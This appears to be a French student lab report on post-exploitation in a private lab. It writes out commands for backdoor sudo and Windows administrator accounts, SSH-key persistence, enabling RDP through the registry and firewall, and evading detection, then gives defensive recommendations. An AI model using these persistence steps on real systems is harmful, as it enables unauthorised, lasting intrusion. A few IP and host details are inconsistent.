COMPTE RENDU DU TP 3.3 SUR LA POST–EXPLOITATION : MAINTIEN D'ACCES ET ELEVATION DE PRIVILEGES

1. Introduction et objectifs techniques

Ce travail pratique porte sur la phase de post-exploitation, étape critique qui intervient après la compromission initiale d'un système.

Dans les TPs précédents (3.1 et 3.2), des accès initiaux ont été obtenus sur une machine Ubuntu (compte student + accès root via exploit vsftpd) et une machine Windows (session Meterpreter via PsExec et identifiants faibles). Une fois l'accès obtenu, un attaquant ne s'arrête pas à la compromission initiale. Il cherche à : maintenir l'accès (persistance), augmenter ses privilèges (élévation) et rester discret (anti-détection).

Ce TP visait à démontrer concrètement comment un attaquant transforme un accès temporaire et limité en un contrôle durable et privilégié du système. Pour l'entreprise NetSecure, comprendre ces techniques est essentiel pour mettre en place des contre-mesures efficaces, car c'est précisément cette phase de post-exploitation que les équipes de sécurité doivent surveiller en priorité.

2. Contexte du laboratoire et accès initiaux

Avant de commencer les manipulations de post-exploitation, les accès initiaux suivants ont été vérifiés et établis conformément aux TPs précédents.

- Sur la machine Ubuntu (192.168.56.10), deux types d'accès étaient disponibles. Un accès utilisateur standard via **SSH** avec les identifiants **student** et le mot de passe 1234, obtenu lors de l'attaque par force brute du TP 3.1. Un accès **root** via une session Metasploit exploitant la **backdoor vsftpd**, également obtenu lors du TP 3.1.

- Sur la machine Windows (192.168.56.20), une session **Meterpreter** était disponible, obtenue via le module **PsExec** de Metasploit avec les identifiants **testuser** et le mot de passe **Password123!**, comme réalisé lors du TP 3.2. Cette session disposait des privilèges NT AUTHORITY\SYSTEM, le niveau le plus élevé sur Windows.

Ces accès correspondent à une compromission initiale, mais ils ne garantissent pas un contrôle durable. Un mot de passe peut être changé, une faille peut être corrigée, une session peut expirer, une machine peut redémarrer. L'objectif est donc de créer des accès persistants, discrets et privilégiés.

3. Partie 1 – Maintien d'accès sur Linux

Création d'un compte utilisateur discret

Une fois connecté à la machine Ubuntu (via SSH avec le compte student), La connexion au compte student via sSSH s'est fait avec la commande : **ssh student@192.168.56.20**

```
┌──(tagne㉿laura)-[~]
└─$ ssh student@192.168.56.10
student@192.168.56.10's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

650 mises à jour peuvent être appliquées immédiatement.
455 de ces mises à jour sont des mises à jour de sécurité.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection o
r proxy settings

Last login: Sun Apr 26 19:34:31 2026 from 192.168.56.30
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

student@tagne-VirtualBox:~$
```

- ✓ la première technique de persistance consiste à créer un nouveau compte utilisateur qui servira de porte dérobée. Contrairement au compte student qui pourrait être surveillé ou désactivé, ce nouveau compte est créé spécifiquement pour l'attaquant.

La commande suivante a été exécutée : **sudo adduser backupadmin**

```
student@tagne-VirtualBox:~$ sudo adduser backupadmin
Ajout de l'utilisateur « backupadmin » ...
Ajout du nouveau groupe « backupadmin » (1002) ...
Ajout du nouvel utilisateur « backupadmin » (1002) avec le groupe « backupadmin » ...
Création du répertoire personnel « /home/backupadmin »...
Copie des fichiers depuis « /etc/skel »...
Nouveau mot de passe :
MOT DE PASSE INCORRECT : Le mot de passe comporte moins de 8 caractères
Retapez le nouveau mot de passe :
passwd : le mot de passe a été mis à jour avec succès
Modification des informations relatives à l'utilisateur backupadmin
Entrez la nouvelle valeur ou « Entrée » pour conserver la valeur proposée
        Nom complet []:
        N° de bureau []:
```

L'exécution de cette commande a nécessité le mot de passe de **student (1234)**, car student avait été préalablement ajouté au groupe sudo lors des configurations initiales.

- ✓ Ensuite, ce compte a été ajouté au groupe sudo pour lui conférer des privilèges administratifs : **sudo usermod -aG sudo backupadmin** et la vérification a été effectuée avec la commande **groups backupadmin**, qui a affiché la liste des groupes du compte, incluant bien sudo.

```
student@tagne-VirtualBox:~$ sudo usermod -aG sudo backupadmin
[sudo] Mot de passe de student :
student@tagne-VirtualBox:~$ groups backupadmin
backupadmin : backupadmin sudo
```

À ce stade, l'attaquant dispose d'un compte utilisateur discret ayant des privilèges administratifs. Même si le compte student est supprimé ou son mot de passe changé, l'attaquant peut revenir via backupadmin. Ce compte est persistant car il survit aux redémarrages et aux changements de mot de passe des autres comptes.

Mise en place d'un accès persistant via clé SSH

Les mots de passe peuvent être changés, et les connexions SSH par mot de passe peuvent être désactivées par l'administrateur. Une technique plus discrète et plus robuste consiste à utiliser une authentification par clé SSH.

- ✓ Sur la machine Kali (attaquant), une paire de clés SSH a été générée avec la commande suivante : **ssh-keygen**

```
student@tagne-VirtualBox:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/student/.ssh/id_rsa):
Created directory '/home/student/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/student/.ssh/id_rsa
Your public key has been saved in /home/student/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:3SwIOuhpgFllYrn1/CmOP5cGC/AAeNFuDw2hFsqN2CU student@tagne-VirtualBox
The key's randomart image is:
+---[RSA 3072]----+
|. E+=.           |
|=+=O+            |
|o=== =.          |
|.++.+.+. o o     |
|+ .=oo .S.o o    |
| o .o.+ o  .     |
|  +  + + .       |
| .  . + +        |
|     ..+         |
+----[SHA256]-----+
```

Par défaut, cette commande génère une clé RSA de 3072 bits. La commande a généré deux fichiers : **id_rsa** (la clé privée, à garder secrète) et **id_rsa.pub** (la clé publique, à déposer sur la cible).

- ✓ Ensuite, la clé publique a été copiée sur la machine Ubuntu. La méthode la plus simple consiste à utiliser la commande ssh-copy-id : **ssh-copy-id backupadmin@192.168.56.10**

```
student@tagne-VirtualBox:~$ ssh-copy-id backupadmin@192.168.56.10
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/student/.ssh/id_rsa.pub"
The authenticity of host '192.168.56.10 (192.168.56.10)' can't be established.
ED25519 key fingerprint is SHA256:Sh+h1SLpSwjCTNhGy1qzXPEvFq1GMkI/iNiHu9RHmuk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that
are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is
to install the new keys
backupadmin@192.168.56.10's password:

Number of key(s) added: 1

Now try logging into the machine, with:   "ssh 'backupadmin@192.168.56.10'"
and check to make sure that only the key(s) you wanted were added.
```

Cette commande se connecte à la cible avec le mot de passe de backupadmin et ajoute la clé publique dans le fichier **~/.ssh/authorized_keys** de l'utilisateur cible.

- ✓ Une fois cette opération terminée, la connexion SSH sans mot de passe a été testée : **ssh -i ~/.ssh/id_rsa backupadmin@192.168.56.10**

```
student@tagne-VirtualBox:~$ ssh -i ~/.ssh/id_rsa backupadmin@192.168.56.10
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

650 mises à jour peuvent être appliquées immédiatement.
455 de ces mises à jour sont des mises à jour de sécurité.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet co
nnection or proxy settings

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

La connexion s'est établie directement, sans demande de mot de passe. Le serveur SSH a vérifié que la clé publique présentée par le client correspondait à une clé autorisée dans **authorized_keys**, puis a accepté la connexion.

Cette technique est extrêmement discrète. L'administrateur qui consulte les logs SSH (**/var/log/auth.log**) voit une connexion réussie, mais ne voit pas qu'une clé a été utilisée plutôt qu'un mot de passe. De plus, même si l'administrateur change le mot de passe de backupadmin, l'accès par clé reste fonctionnel car il ne dépend pas du mot de passe.

Vérification des privilèges et recherche d'opportunités d'élévation

Une fois connecté avec backupadmin, la commande **sudo -l** a été exécutée.

- ✓ Cette commande liste les commandes que l'utilisateur peut exécuter avec sudo, ainsi que les éventuelles restrictions.

```
backupadmin@tagne-VirtualBox:~$ sudo -l
[sudo] Mot de passe de backupadmin :
Entrées Defaults correspondant pour backupadmin sur tagne-VirtualBox :
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

L'utilisateur backupadmin peut utiliser les commandes suivantes sur tagne-VirtualBox :
    (ALL : ALL) ALL
```

Dans la configuration standard, backupadmin étant dans le groupe sudo, le résultat indique que l'utilisateur peut exécuter toutes les commandes avec sudo : **(ALL : ALL) ALL**, cela signifie que l'élévation de privilèges est déjà acquise.

- ✓ Ensuite, une recherche de binaires SUID a été effectuée avec la commande suivante : **find / -perm -4000 2>/dev/null**

```
backupadmin@tagne-VirtualBox:~$ find / -perm -4000 2>/dev/null
/snap/snapd/16292/usr/lib/snapd/snap-confine
/snap/core20/1587/usr/bin/chfn
/snap/core20/1587/usr/bin/chsh
/snap/core20/1587/usr/bin/gpasswd
/snap/core20/1587/usr/bin/mount
/snap/core20/1587/usr/bin/newgrp
/snap/core20/1587/usr/bin/passwd
/snap/core20/1587/usr/bin/su
/snap/core20/1587/usr/bin/sudo
/snap/core20/1587/usr/bin/umount
/snap/core20/1587/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1587/usr/lib/openssh/ssh-keysign
```

L'option -perm -4000 recherche les fichiers dont le bit SUID (Set User ID) est activé. Le bit SUID permet à un exécutable de s'exécuter avec les privilèges du propriétaire du fichier (souvent root).

Le résultat montre qu'aucun binaire anormal n'a été détecté dans cette configuration, mais la recherche a montré comment un attaquant peut identifier des vecteurs potentiels d'élévation de privilèges sur un système mal configuré.

4. Partie 2 : Maintien d'accès sur Windows

Vérification du niveau d'accès dans Meterpreter

Sur la machine Windows, l'accès initial a été obtenu via une session Meterpreter. La première étape a consisté à vérifier le niveau de privilèges de cette session.

Dans la console Metasploit, la session active a été listée avec la commande **sessions**. Ensuite, la session concernée a été interagie avec **sessions -i 1** . Une fois dans Meterpreter, la commande **getuid** a été exécutée.

```
msf6 exploit( windows/smb/psexec ) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username : NT AUTHORITY\SYSTEM
```

Création d'un utilisateur persistant sur Windows

Même avec un accès SYSTEM, l'attaquant souhaite créer un compte utilisateur persistant qui ne dépend pas de la session Meterpreter active. Pour cela, un shell Windows a été ouvert depuis Meterpreter avec la commande shell.

```
meterpreter > shell
Proccess 1234 created.
Channel 1 ceated.
Microsoft windows [Version 10.0.19045.0000]
(c) Microsoft Corporation. All rights reserved.


C : \Windows\system32>
```

Dans le shell cmd.exe obtenu, les commandes suivantes ont été exécutées pour créer un nouvel utilisateur : **net user supportadmin Password123! /add**

```
C : \Windows\system32>net user supportadmin password123! /add
La commande s'est terminée correctement.
```

Cette commande crée un utilisateur local nommé supportadmin avec le mot de passe Password123!. Ensuite, cet utilisateur a été ajouté au groupe des administrateurs locaux : **net localgroup administrators supportadmin /add**

```
C : \Windows\system32>net localgroup administrators supportadmin /add
La commande s'est terminée correctement .
```

La vérification a été effectuée avec la commande **net user supportadmin**, qui affiche les informations du compte, y compris l'appartenance au groupe Administrators.

```
C:\Windows\system32>net user supportadmin
Nom d'utilisateur                          supportadmin
Nom complet
Commentaire
Commentaires utilisateur
Code du pays ou de la région               000 (Valeur par défaut du système)
Compte : actif                             Oui
Le compte expire                           Jamais

Mot de passe : dernier changmt.            25/04/2026 08:15:59
Le mot de passe expire                     06/06/2026 08:15:59
Le mot de passe modifiable                 25/04/2026 08:15:59
Mot de passe exigé                         Oui
L'utilisateur peut changer de mot de passe Oui

Stations autorisées                        Tout
Script d'ouverture de session
Profil d'utilisateur
Répertoire de base
Dernier accès                              Jamais

Heures d'accès autorisé                    Tout

Appartient aux groupes locaux              *Administrateurs
Appartient aux groupes globaux             *Aucun
La commande s'est terminée correctement.
```

Ce compte est persistant : il survit aux redémarrages, et l'attaquant peut s'y connecter à tout moment, même si la session Meterpreter d'origine est perdue.

Activation du Bureau à Distance (RDP)

Pour faciliter les connexions futures, l'attaquant peut activer le Bureau à Distance (Remote Desktop Protocol, RDP) sur la machine Windows. Cela permet une connexion graphique directe, beaucoup plus confortable qu'un shell texte ou qu'une session Meterpreter.

- ✓ Depuis le shell cmd.exe ouvert dans Meterpreter, les commandes suivantes ont été exécutées. Tout d'abord, le paramètre de registre autorisant les connexions RDP a été modifié : **reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f**

```
C : \Windows\system32>reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
L'operation a réussi .
```

- ✓ Ensuite, une règle de pare-feu a été ajoutée pour autoriser le trafic RDP (port 3389) : **netsh advfirewall firewall set rule group="remote desktop" new enable=Yes**


```
C : \Windows\system32>netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
OK
```

Cette commande active la règle de groupe « Remote Desktop » dans le pare-feu Windows, ce qui autorise les connexions entrantes sur le port 3389 TCP.

À partir de ce moment, un attaquant peut se connecter à la machine Windows avec un client RDP (par exemple xfreerdp sur Kali ou le client Bureau à Distance sur Windows) en utilisant le compte supportadmin créé précédemment.

- ✓ La connexion RDP a été testée depuis Kali avec la commande suivante : **xfreerdp /v:192.168.56.20 /u:supportadmin /p:Password123!.** Une session graphique complète s'est ouverte, donnant à l'attaquant un accès total à l'interface Windows.

```
┌──(tagne㉿laura)-[~]
└─$ xfreerdp /v:192.168.56.20 /u:supportadmin /p:Password123!
[18:48:08:700] [12345:123456] [INFO][com.freerdp.core.transport] -
connecting to peer 192.18.56.20
[18:48:08:700] [12345:123456] [INFO][com.freerdp.core] - transport_
connecting to peer 192.18.56.20
[18:48:08:714] [12345:123456] [INFO][com.freerdp.core.transport] -
connecting to peer 192.18.56.20
[18:48:08:715] [12345:123456] [INFO][com.freerdp.core] - transport_
connection established
```



Cette technique est très utilisée en entreprise car RDP est un service légitime présent sur la plupart des versions de Windows Professionnel et Serveur. Un attaquant qui active RDP et crée un compte administrateur peut revenir à tout moment comme s'il était un utilisateur légitime.

Discrétion et nettoyage des traces

Un attaquant expérimenté cherche à éviter d'être détecté. Plusieurs actions de discrétion ont été abordées dans ce TP.

- ✓ **La première consiste à ne pas laisser de traces évidentes.** La création du compte supportadmin apparaît dans les journaux de sécurité Windows. Un attaquant ne peut pas supprimer ces journaux sans privilèges encore plus élevés (comme SYSTEM), mais il peut tenter de les effacer en utiliseant des techniques plus avancées de manipulation des logs.

- ✓ **La deuxième consiste à utiliser des canaux de communication discrets**. Meterpreter propose par défaut des communications chiffrées, ce qui rend la détection réseau plus difficile.

De plus, les payloads Meterpreter s'exécutent entièrement en mémoire, sans écrire de fichier sur le disque, ce qui réduit la probabilité de détection par les antivirus traditionnels.

- ✓ **La troisième consiste à limiter les actions bruyantes.** Par exemple, plutôt que de créer un compte nommé supportadmin, un attaquant pourrait activer le compte Guest (désactivé par défaut) ou modifier le mot de passe d'un compte existant peu utilisé. Cela attire moins l'attention.

- ✓ **La commande sessions dans Metasploit permet de lister toutes les sessions actives.** L'objectif pédagogique est de comprendre que chaque action laisse des traces, et que la discrétion est un élément clé des attaques réelles. Un attaquant qui ne prend pas soin de nettoyer ses traces sera rapidement détecté par une équipe SOC compétente.

5. Analyse des risques pour l'entreprise NetSecure

Les techniques de post-exploitation mises en œuvre dans ce TP représentent des risques graves pour une entreprise comme NetSecure.

- **Le premier risque est la persistance indétectable**. Un attaquant qui a installé une clé SSH sur un serveur Linux ou activé RDP sur un poste Windows peut revenir à tout moment, même des mois après la compromission initiale. L'entreprise peut croire que la vulnérabilité a été corrigée, mais l'accès persistant reste ouvert.

- **Le second risque est l'élévation de privilèges**. Dans ce TP, l'accès initial sur Ubuntu était un simple utilisateur (student), mais la création du compte backupadmin dans le groupe sudo a donné des privilèges administratifs. Sur Windows, l'accès initial via PsExec avec le compte testuser a immédiatement donné une session SYSTEM, ce qui montre que le simple fait d'avoir un compte valide, même non privilégié, peut conduire à une élévation via des techniques comme PsExec.

- **Le troisième risque est l'utilisation des services légitimes contre l'entreprise**. RDP, SSH, SMB sont des services essentiels au fonctionnement de l'entreprise. Un attaquant qui les utilise pour maintenir son accès se fond dans le trafic légitime, ce qui rend la détection beaucoup plus difficile qu'avec des outils malveillants exotiques.

- **Le quatrième risque est la propagation latérale**. Un attaquant qui contrôle un poste Windows peut utiliser les identifiants extraits (via hashdump) pour tenter de se connecter à d'autres machines du réseau. Une seule machine compromise peut ainsi conduire à la compromission de l'ensemble du parc informatique.

6. Recommandations de sécurité

À l'issue de ce TP, plusieurs mesures concrètes peuvent être proposées pour empêcher ou détecter ce type de techniques de post-exploitation.

- La première mesure concerne **la détection des comptes non autorisés**. L'entreprise doit mettre en place une surveillance des créations de comptes utilisateurs.. Toute création de compte en dehors des processus normalisés doit déclencher une alerte.

- La deuxième mesure concerne **la détection des ajouts au groupe sudo ou Administrators**. Sur Linux, l'ajout d'un utilisateur au groupe sudo doit être surveillé. Sur Windows, l'Event ID 4732 doit être collecté. L'ajout d'un utilisateur à un groupe privilégié doit être un événement rare et strictement contrôlé.

- La troisième mesure concerne **la détection des accès SSH par clé**. L'administrateur peut configurer SSH pour journaliser les tentatives d'authentification par clé. De plus, l'inspection régulière des fichiers authorized_keys sur les comptes privilégiés permet de détecter des clés non autorisées.

- La quatrième mesure concerne **l'activation non contrôlée de RDP**. Les modifications de la clé de registre fDenyTSConnections doivent être surveillées. Des solutions de type changement de configuration peuvent alerter si le paramètre RDP est modifié sans autorisation. De plus, le pare-feu doit être configuré pour restreindre l'accès RDP à des adresses IP spécifiques

- La cinquième mesure concerne **l'authentification multifacteur**. Pour SSH, l'utilisation de clés SSH seules peut être renforcée par l'obligation d'une phrase de passe sur la clé privée).

Pour RDP, des solutions comme Duo Security ou Microsoft MFA peuvent ajouter une couche d'authentification supplémentaire.

- La sixiième mesure concerne **la segmentation réseau**. Les serveurs sensibles (Ubuntu) et les postes utilisateurs (Windows) ne doivent pas être sur le même segment réseau qu'une machine d'attaque potentielle. Des pare-feu internes, des VLANs et des ACLs doivent restreindre les communications. L'accès SSH depuis des postes non administrateurs doit être bloqué. L'accès RDP doit être limité à des serveurs passerelles spécifiques.

7. Conclusion

Ce TP démontre que la post-exploitation est la phase la plus critique d'une attaque. Une fois un accès obtenu, un attaquant peut installer des portes dérobées, élever ses privilèges et maintenir un accès durable au système.

L'analyse des risques pour l'entreprise NetSecure a montré que ces techniques ne sont pas théoriques : elles sont utilisées quotidiennement par les attaquants réels. La persistance permet de rester dans le système après correction de la faille initiale. L'élévation de privilèges permet d'étendre le contrôle à l'ensemble du système. La discrétion permet d'éviter la détection. La sécurité ne dépend donc pas uniquement de la protection initiale, mais surtout de la capacité à détecter et bloquer les actions post-compromission.